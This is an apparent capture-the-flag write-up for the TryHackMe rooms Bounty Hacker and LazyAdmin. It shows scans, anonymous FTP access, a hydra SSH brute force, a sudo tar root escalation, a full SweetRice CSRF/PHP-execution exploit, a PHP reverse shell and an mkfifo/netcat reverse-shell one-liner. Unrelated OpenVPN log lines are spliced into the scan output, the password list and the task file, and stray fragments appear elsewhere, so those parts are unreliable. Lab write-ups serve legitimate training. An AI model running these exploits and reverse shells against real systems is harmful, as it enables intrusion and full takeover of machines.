Jet: "Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed: "I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"

The main landing page is very Cowboy Bebop themed.

Find open ports on the machine

```
└$ nmap -sC -sV -T4 -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 17:11 EST
Nmap scan report for 10.10.66.13
Host is up (0.14s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3  is not set. OpenVPN versions before 2.5 defaulted to BF-CBC
|_ftp-syst: d'or add BF-CBC to --data-ciphers.
|_STAT: 17 10:39 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco.
|FTP server status: openVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS5]
|_Connected to ::ffff:10.6.44.161OpenSSL 3.0.10 1 Aug 2023, LZO 2.18
|Logged in as ftp  version: N/A
|TYPE: ASCII9 TCP/UDP. Preserving recently used remote address: [AF_INET]52.4.198.155:119
|No session bandwidth limit : n=[212992→212992] S=[212992→212992]
|Session timeout in seconds is 300
|Control connection is plain text [AF_INET]52.4.198.155:1194
|Data connections will be plain text [AF_INET]52.4.198.155:1194, sid=4237cf0deca26
|At session startup, client count was 3angeMe
|vsFTPD 3.0.3 - secure, fast, stable
|-End of status
|-ftp-anon: Anonymous FTP login allowed (FTP code 230). b Server Authentication, expects TLS Web
|_Can't get directory listing: TIMEOUT
22/tcp    open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 0399:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA) F [INET]52.4.198.155:1194
|_256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA) TIAL reinit_src=1
|_256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519) zion promoted to trusted
80/tcp    open  http Apache httpd 2.4.18 ((Ubuntu)) QUEST (status=1)
|_http-title: Site doesn't have a title (text/html). PUSH_REPLY,route 10.10.0.0 255.255.0.0,rou
|_http-server-header: Apache/2.4.18 (Ubuntu) no options modified
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.57 seconds
```

The answer is 3

Who wrote the task list?

```
(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ ftp $IP
Connected to 10.10.66.13.
220 (vsFTPd 3.0.3)
Name (10.10.66.13:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||33599|)
^C
17:00:39 17:00:39 initial packet from [10.10.66.13]
17:00:39 VERBIFY OK: depth=0, CR-ChangeMe
17:00:39 VERBIFY KU OK
receive aborted. Waiting for remote to finish abort.
ftp> ls
229 Entering Extended Passive Mode (|||5341|)
^C
```

```
using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44793|)
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp          418 Jun  07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp          68 Jun  07  2020 task.txt
226 Directory send OK.
ftp> cat locks.txt
```

```
ftp> get task.txt
local: task.txt remote: task.txt
229 Entering Extended Passive Mode (|||24910|)
ftp: Can't connect to `10.10.66.13:24910': Connection timed out
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****                                                 *
226 Transfer complete.
68 bytes received in 00:00 (0.31 KiB/s)
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****                                                 *
226 Transfer complete.
418 bytes received in 00:00 (1.97 KiB/s)
ftp> exit
221 Goodbye.
```

Connecting to the ftp server with anonymous which I accidentally put instead of ftp and it worked. We're able to see there's 2 files on the server. Grabbing them both!

```

└─(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ cat locks.txt
rEddrAGON sword for kali:
ReDdr4g0nSynd!cat3 Note: --cipher is not set. OpenVPN
Dr@gOn$yn9icat3 add BF-CBC to --data-ciphers.
R3DDr460NSYndIC@Te Note: cipher 'AES-256-CBC' in --da
ReDDrA60N 17:10:39 OpenVPN 2.6.3 x86_64-pc-linux-gnu
R3dDrag0nSynd1c4te library versions: OpenSSL 3.0.10 1
dRa6oN5YNDiCATE DCO version: N/A
ReDDR4g0n5yNDIc4te TCP/UDP: Preserving recently used
R3Dr4g0n2044 Socket Buffers: R=[212992→212992]
RedDr4gonSynd1cat3 UDPv4 link local: (not bound)
R3dDRaG0Nsynd1c@T3 UDPv4 link remote: [AF_INET]52.4.1
Synd1c4teDr@gOn 17:10:39 TLS: Initial packet from [AF_INET]
reddRAg0N 17:10:39 VERIFY OK: depth=1, CN=ChangeMe
REddRaG0N5yNdIc47e VERIFY KU OK
Dra6oN$yndIC@t3 17:10:39 Validating certificate extended ke
4L1mi6H71StHeB357 ++ Certificate has EKU (str) TLS W
rEDdragOn$ynd1c473 VERIFY EKU OK
DrAgoN5ynD1cATE 17:10:39 VERIFY OK: depth=0, CN=server
ReDdrag0n$ynd1cate Control Channel: TLSv1.3, cipher T
Dr@gOn$yND1C4Te 17:10:39 [server] Peer Connection Initiated
RedDr@gonSyn9ic47e TLS: move_session: dest=TM_ACTIVE
RED$yNdIc47e 17:10:39 TLS: tls_multi_process: initial un
dr@goN5YNd1c@73 17:10:40 SENT CONTROL [server]: 'PUSH_QUE
rEDdrAGOnSyNDiCat3 PUSH: Received control message: 'P
r3ddr@g0N 17:10:40 OPTIONS IMPORT: --ifconfig/up opti
ReDSynd1ca7e 17:10:40 OPTIONS IMPORT: route options mode
2023-11-21 17:10:40 OPTIONS IMPORT: route-related opti
└─(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ cat task.txt
net_route_v4_best_gw query: dst 0
1.) Protect Vicious.
net_route_v4_best_gw result: via 1
2.) Plan for Red Eye pickup on the moon..2/255.255.255
2023-11-21 17:10:40 TUN/TAP device tun0 opened
-lin 11-21 17:10:40 net_iface mtu set: mtu 1500 for tu

```

Printing out locks.txt we can see that it's a seemingly random list of words however being real it's probably passwords.

Lin is the one who wrote the task list.

What service can you bruteforce with the text file found?

ssh

What is the users password?

```

└─(kali㉿kali)-[/media/sf_TryHackMe/Bounty_Hacker]
└─$ hydra -l lin -P locks.txt $IP ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-21 17:23:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), -2 tries per task
[DATA] attacking ssh://10.10.66.13:22/
[22][ssh] host: 10.10.66.13 login: lin password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-21 17:23:36

```

Using hydra we're able to bruteforce ssh. This didn't take us forever since we had a short list and it was more towards the front of the password wordlist.

The password is: **RedDr4gonSynd1cat3**

User.txt

```
(kali㉿kali)-[~/media/sf_TryHackMe/Bounty_Hacker]
$ ssh lin@IP
lin@10.10.66.13's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{CR1M3_SyNd1C4T3}
lin@bountyhacker:~/Desktop$
```

Sigining onto ssh we're able to easily get the user.txt flag

root.txt

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading '/' from member names
# whoami
root
#
```

<https://gtfobins.github.io/gtfobins/tar/>

Starting with the easiest method we're going to look at if we're able to run any commands as root. We find that we're capable of running tar as root.

Doing some reaserching I found the github I posted above which is a great resource! But using the tar exploit we're able to get root on the machine!

```
# cd root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
```

We simply cat out the root.txt flag once we get root access.

LazyAdmin

What is the user flag?

```
(kali㉿kali)-[~/media/sf_TryHackMe/LazyAdmin]
$ nmap -sC -sV -T4 -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 17:33 EST
Nmap scan report for 10.10.171.128
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|_ 256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_ 256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu) +.load
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.89 seconds
```

We can see from our nmap scan that there is only ssh and a web server on this machine.

```
(kali㉿kali)-[~/media/sf_TryHackMe/LazyAdmin]
$ gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt > gobuster_scan.txt
Progress: 4614 / 4615 (99.98%)
(kali㉿kali)-[~/media/sf_TryHackMe/LazyAdmin]
$ cat gobuster_scan.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://10.10.171.128
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta          (Status: 403) [Size: 278]
/.htaccess     (Status: 403) [Size: 278]
/.htpasswd     (Status: 403) [Size: 278]
/content       (Status: 301) [Size: 316] [→ http://10.10.171.128/content/]
/index.html    (Status: 200) [Size: 11321]
/server-status (Status: 403) [Size: 278]
=====
Finished
=====
```

Running gobuster on the server for some enumeration we get the only interesting thing being a /content directory



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   '-- *.load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```

This is the main landing page for the website. Even looking through the html there's nothing interesting.



Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

We can see that the /content area is currently under management


```

[~(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]]
$ gobuster dir -u $IP/content -w /usr/share/wordlists/dirb/common.txt > gobuster_content_scan.txt
Progress: 4614 / 4615 (99.98%)

[~(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]]
$ cat gobuster_content_scan.txt
_____
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
_____
[+] Url:          http://10.10.171.128/content
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Timeout:     10s
_____
Starting gobuster in directory enumeration mode
_____
/.htpasswd      (Status: 403) [Size: 278]
/.htaccess       (Status: 403) [Size: 278]
/_themes         (Status: 301) [Size: 324] [→ http://10.10.171.128/content/_themes/]
/_hta           (Status: 403) [Size: 278]
/as              (Status: 301) [Size: 319] [→ http://10.10.171.128/content/as/]
/attachment      (Status: 301) [Size: 327] [→ http://10.10.171.128/content/attachment/]
/images          (Status: 301) [Size: 323] [→ http://10.10.171.128/content/images/]
/inc             (Status: 301) [Size: 320] [→ http://10.10.171.128/content/inc/]
/index.php       (Status: 200) [Size: 2199]
/js              (Status: 301) [Size: 319] [→ http://10.10.171.128/content/js/]

_____
Finished
_____
```

I went ahead and ran gobuster on the /content directory to see if there was any sub directories we could find. Which we come up with multiple here.



/content/as is a login page which I'm going to say as = admin screen!

Index of /content/inc

Index of /content/inc

Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	

/content/inc is a directory full of php scripts and other directories. We see that there is a mysql_backup directory in there as well

	function.php	2016-09-19 17:55	89K
	htaccess.txt	2016-09-19 17:55	137
	init.php	2016-09-19 17:55	3.9K
	install.lock.php	2019-11-29 12:30	45
	lang/	2016-09-19 17:57	-
	lastest.txt	2016-09-19 17:55	5
	mysql_backup/	2019-11-29 12:30	-
	rssfeed.php	2016-09-19 17:55	1.6K
	rssfeed_category.php	2016-09-19 17:55	1.7K
	rssfeed_entry.php	2016-09-19 17:55	2.1K
	sitemap_xml.php	2016-09-19 17:55	2.1K


Apache/2.4.18 (Ubuntu) Server at 10.10.171.128 Port 80

Index of /content/inc/mysql_backup

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.10.171.128 Port 80

The mysql backup file may have information about the database or schema of the system! So we're going to download and view that.




```

1 <?php return array (
2   0 => 'DROP TABLE IF EXISTS `%%_attachment`;',
3   1 => 'CREATE TABLE `%%_attachment` (
4     `id` int(10) NOT NULL AUTO_INCREMENT,
5     `post_id` int(10) NOT NULL,
6     `file_name` varchar(255) NOT NULL,
7     `date` int(10) NOT NULL,
8     `downloads` int(10) NOT NULL,
9     PRIMARY KEY (`id`)
10 ) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
11 2 => 'DROP TABLE IF EXISTS `%%_category`;',
12 3 => 'CREATE TABLE `%%_category` (
13   `id` int(4) NOT NULL AUTO_INCREMENT,
14   `name` varchar(255) NOT NULL,
15   `link` varchar(128) NOT NULL,
16   `title` text NOT NULL,
17   `description` varchar(255) NOT NULL,
18   `keyword` varchar(255) NOT NULL,
19   `sort_word` text NOT NULL,
20   `parent_id` int(10) NOT NULL DEFAULT '\0',
21   `template` varchar(60) NOT NULL,
22   PRIMARY KEY (`id`),
23   UNIQUE KEY `link` (`link`)
24 ) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
25 4 => 'DROP TABLE IF EXISTS `%%_comment`;',
26 5 => 'CREATE TABLE `%%_comment` (
27   `id` int(10) NOT NULL AUTO_INCREMENT,
28   `name` varchar(60) NOT NULL DEFAULT '\n',
29   `email` varchar(255) NOT NULL DEFAULT '\n',
30   `website` varchar(255) NOT NULL,
31   `info` text NOT NULL,
32   `post_id` int(10) NOT NULL DEFAULT '\0',
33   PRIMARY KEY (`id`),
34   UNIQUE KEY `name` (`name`)
35 ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
36 14 => 'INSERT INTO `%%_options` VALUES('1','global_setting',a:17:{s:4:"name";s:25:"Lazy Admin#039;s Website";s:6:"author";s:10:"Lazy Admin";s:5:"title";s:0:"";s:8:"Keywords";s:8:"Keywords";s:11:"description";s:11:"Description";s:5:"admin";s:7:"manager";s:6:"passwd";s:32:"42f749ade7f9e195bf475f37a44cfcdb";s:5:"close";i:1;s:9:"close_tip";s:45:"<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><hi>this site is building now , please come late.</hi><p>If you are the webmaster,please go to Dashboard → General → Website setting </p><p>and uncheck the checkbox "Site close" to open your website.</p><p>More help at <a href="http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed">Tip for Basic CMS SweetRice installed</a></p>";s:5:"cache";i:0;s:13:"cache_expired";i:0;s:10:"user_track";i:0;s:11:"url_rewrite";i:0;s:4:"logo";s:0:"";s:5:"theme";s:0:"";s:4:"lang";s:9:"en-us.php";s:11:"admin_email";N;),
37 15 => 'INSERT INTO `%%_options` VALUES('2','categories','','','1575023409');',
38 16 => 'INSERT INTO `%%_options` VALUES('3','links','','','1575023409');',
39 17 => 'DROP TABLE IF EXISTS `%%_posts`;',
40 18 => 'CREATE TABLE `%%_posts` (
41   `id` int(10) NOT NULL AUTO_INCREMENT,
42   `name` varchar(255) NOT NULL,
43   `title` varchar(255) NOT NULL,
44   `body` longtext NOT NULL,
45   `content` longtext NOT NULL
46 ) ENGINE=MyISAM DEFAULT CHARSET=utf8;'
```

Opening the file we're able to see that it indeed does have useful information for us. However even more if we continue scrolling we get eventually a possible password hash.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hall, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Going to a free hash cracker we're able to past it in and see that the password to manager is Password123

The screenshot shows the SweetRice admin dashboard. On the left is a sidebar with various management links like Dashboard, Category, Post, Comment, Attachment, Setting, Permalinks, Plugin list, Ads, Track, Links, Sitemap, Theme, Media Center, Cache, Update, Sites, Data, Logout, Home, and a timestamp. The main area has a title 'Welcome to SweetRice!' and a sub-section 'Lazy Admin's Website System Information'. It shows the 'SweetRice Simple Website Program' logo and 'Database mysql Connected'. There are sections for 'Website status' (Running), 'URL rewrite' (Enable/Disable), 'Theme' (Default/default), 'Language' (Auto detect, Chinese(Simplified)/Chinese(Traditional)/English), and 'Dashboard Language' (Chinese(Simplified)/Chinese(Traditional)/English). A 'Category' section shows 0 posts.

Signing into /content/as with manager Password123 we get access to this page.

Doing some research I found out that the ads section allows us to put stuff up onto the server as there's /content/inc/ads

```
└─(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└$ searchsploit sweetrice
Exploit Title | Path
SweetRice 0.5.3 - Remote File Inclusion | php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities | php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery | php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution | php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload | php/webapps/14184.txt
```

```

└$ cat 40700.html
<!--
# Exploit Title: SweetRice 1.5.1 Arbitrary Code Execution
# Date: 30-11-2016
# Exploit Author: Ashiyane Digital Security Team
# Vendor Homepage: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip data-ciphers-fallback
# Version: 1.5.1

# Description :

# In SweetRice CMS Panel In Adding Ads Section SweetRice Allow To Admin Add
# PHP Codes In Ads File
# A CSRF Vulnerability In Adding Ads Section Allow To Attacker To Execute
# PHP Codes On Server .
# In This Exploit I Just Added a echo '<h1> Hacked </h1>'; phpinfo();
Code You Can
Customize Exploit For Your Self .

# Exploit :
→

<html>
<body onload="document.exploit.submit();">
<form action="http://localhost/sweetrice/as/?type=ad&mode=save" method="POST" name="exploit">
<input type="hidden" name="adk" value="hacked"/>
<textarea type="hidden" name="adv">
<?php
echo '<h1> Hacked </h1>';
phpinfo();?>
</textarea>
</form>
</body>
</html>

<!--
# After HTML File Executed You Can Access Page In
http://localhost/sweetrice/inc/ads/hacked.php
→

```

We use searchsploit to look for an exploit to use against sweetrice potentially and we find a php code execution one which is great.

Since we already have php reverse shell code already I just went ahead and grabbed that for us and uploaded it to the ads section

You can edit ads code and put it to template,or you can directly edit template [here](#)

hacked
<script type="text/javascript" src="http://10.10.72.26/content/?action=ads&adname=hacked"></script>

↻

All

Ads name:

Ads code:

```

└─(kali㉿kali)-[~/media/sf_TryHackMe/LazyAdmin]
└$ nc -lvp 4242
listening on [any] 4242 ...

```

Index of /content/inc/ads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
hacked.php	2023-12-06 04:59	5.5K	

After clicking on the php file we get a reverse shell back on our listener

```
(kali㉿kali)-[/media/sf_TryHackMe/LazyAdmin]
└─$ nc -lnpv 4242
listening on [any] 4242 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.171.128] 48836
Linux THM-Chal 4.15.0-70-generic #79-16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
01:11:13 up 40 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
www-data pts/0 10.10.171.128 10.10.171.128 0.00 0.00 0.00 0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 

/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@THM-Chal:/$ ls
ls
bin dev initrd.img lost+found opt run srv usr vmlinuz.old
boot etc initrd.img.old media proc sbin sys var
cdrom home lib mnt root snap tmp vmlinuz
www-data@THM-Chal:/$ cd home
cd home
www-data@THM-Chal:/home$ s
ls
itguy
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls
Desktop Downloads Pictures Templates backup.pl mysql_login.txt
Documents Music Public Videos examples.desktop user.txt
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$ 
```

We use a python command to enhance our shell and go ahead to print out the user.txt file

What is the root flag?

```
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:~$ cat /home/itguy/backup.pl
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
www-data@THM-Chal:~$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f the other iss
www-data@THM-Chal:~$ ls -al /home/itguy/
ls -al /home/itguy/ (the other iss will still close Netcat, and there's no tab-completion)
total 148
drwxr-xr-x 18 itguy itguy 4096 Nov 30 2019 .
drwxr-xr-x  3 root  root 4096 Nov 29 2019 ..
-rw-----  1 itguy itguy 1630 Nov 30 2019 .ICEauthority
-rw-----  1 itguy itguy  53 Nov 30 2019 .Xauthority
```

We went ahead and could see we can run this program called backup.pl as sudo with perl. Printing out the contents of backup.pl we see that it runs a file called /etc/copy.sh

```
drwxr-xr-x 2 itguy itguy 4096 Nov 29 2019 videos
-rw-r--r-- 1 root  root  47 Nov 29 2019 backup.pl
-rw-r--r-- 1 itguy itguy 8980 Nov 29 2019 examples.desktop
-rw-rw-r-- 1 itguy itguy 16 Nov 29 2019 mysql.login.txt
-rw-rw-r-- 1 itguy itguy 38 Nov 29 2019 user.txt
www-data@THM-Chal:~$ ls -l etc/copy.sh
ls -l etc/copy.sh
-rw-r--r-- 1 root  root 81 Nov 29 2019 etc/copy.sh
www-data@THM-Chal:~$ cat copy.sh
cat copy.sh
cat: copy.sh: No such file or directory
www-data@THM-Chal:~$ cat /etc/copy.sh
cat /etc/copy.sh
Unfortunately, this doesn't get around some of the other issues outlined above.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.6.44.161 4243 >/tmp/f
www-data@THM-Chal:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.6.44.161 4243 >/tmp/f" > copy.sh
<t /tmp/f|bin/sh -i 2>&1|nc 10.6.44.161 4243 >/tmp/f" > copy.sh
bash: copy.sh: Permission denied
